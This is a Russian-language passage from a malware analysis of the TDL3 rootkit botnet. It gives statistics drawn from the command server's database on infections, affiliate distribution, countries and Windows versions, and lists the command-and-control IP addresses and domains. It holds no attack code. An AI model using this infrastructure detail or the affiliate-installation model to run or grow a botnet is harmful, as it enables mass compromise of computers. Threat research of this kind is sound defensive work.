
На момент анализа число загрузок модуля Remover составляло 19 000 — таким образом, оно несопоставимо мало относительно общего количества ботов. Это может свидетельствовать о том, что модуль Remover проходил тестирование и что в будущем разработчиками бота планировалось широкое использование собственного «антивируса» для борьбы с конкурирующими вредоносными программами.

Статистика

В завершение статьи приведём несколько срезов статистики по ботнету. Статистические данные были получены путём анализа базы данных командного сервера d45648675.cn по состоянию на 7 февраля 2010 года.


Показатель	Значение
Количество ботов за всё время	5 247 115
Количество учётных записей партнёров	512
Дата установки первого бота	12.08.2009
Дата установки последнего бота	07.02.2010

Более подробные статистические данные приведены ниже в виде графиков и диаграмм.




Число новых установок по неделям (одна точка на графике соответствует одной неделе)


Заметный пик на графике соответствует «рекорду» в 443 364 уникальные установки бота 19 января 2010 года. Все установки были относительно равномерно распределены между несколькими десятками партнёрских учётных записей. Это может говорить о том, что причиной столь стремительного роста числа инсталляций стала волна эксплуатации некой уязвимости «нулевого дня».



Число уникальных ботов, которые обращались к серверу в течение недели




Распределение ботов по странам




Распределение ботов по партнёрам

Как видно из диаграммы, самый крупный партнёр обеспечивал 22,3% всех инсталляций руткита, вдвое превышая по эффективности второго партнёра.



Распределение новых инсталляций по партнёрам


Как видно из диаграммы, 90% партнёров обеспечивают от 1 000 до 50 000 загрузок, из которых 50% приходится на мелких партнёров (число загрузок от 1 000 до 5 000). Партнёров с числом загрузок более 5 000 всего 17, из них всего один обеспечил более 1 000 000 загрузок.




Версии Windows

Как видно из диаграммы, операционная система Windows XP, в которой не поддерживаются современные защитные механизмы (UAC, DEP и ASLR), является наиболее уязвимой для вредоносных программ. Относительно малое число заражений Windows 7 не связано с долей данной операционной системы в числе остальных (которая достаточно высока). Можно предположить, что доставка бота на компьютеры с Windows 7 осуществлялась преимущественно

методами социальной инженерии.



Версии руткита



Версии модуля TDLCMD.DLL

Поскольку сервер d45648675.cn функционировал и на момент написания статьи (14 июля 2010), мы собрали обновлённую статистику с помощью механизмов специального запроса типа services. Мы также проанализировали несколько десятков инсталляторов руткита TDL3, чтобы выявить адреса всех активных командных серверов.

Помимо сервера, соответствующего доменному имени d45648675.cn (и ряду других), использовался второй сервер a57990057.cn. Каждый из двух серверов имел несколько IP-адресов, и каждому IP-адресу было сопоставлено несколько доменов.

IP-адрес	Доменное имя	Ботов за всё время	Учётных записей партнёров	Первый бот
91.212.226.60	d45648675.cn	8 547 241	857	12.08.2009

91.212.226.59	zz87jhfa88.com	8 547 241	857	12.08.2009
91.212.226.59	lj1i16b0.com	8 547 241	857	12.08.2009
61.61.20.132	a57990057.cn	7 860 677	2 547	31.12.2009
61.61.20.132	68b6b6b6.com	7 860 677	2 547	31.12.2009
91.212.226.7	0o0o0o0o0.com	7 860 677	2 547	31.12.2009
61.61.20.135	jro1ni111.com	7 860 677	2 547	31.12.2009
61.61.20.135	34jh7alm94.asia	7 860 677	2 547	31.12.2009

Federal Bureau of Investigation. [FBI, Slovenian and Spanish Police Arrests Mariposa Botnet Creator, Operators.](#)

Как видно из таблицы, в период с 07.02.2010 по 14.07.2010 количество ботов, прошедших через первый сервер, выросло почти на 40%, а общее количество компьютеров, заражённых руткидом TDL3 в период с 12.08.2009 по 14.07.2010, составило более 16 000 000. Крупнейшим ботнетом в мире до настоящего момента считался ботнет Mariposa, объём которого на момент его закрытия был оценён экспертами в 12 000 000 зомби-машин.

Последнее обновление: 17.03.2012.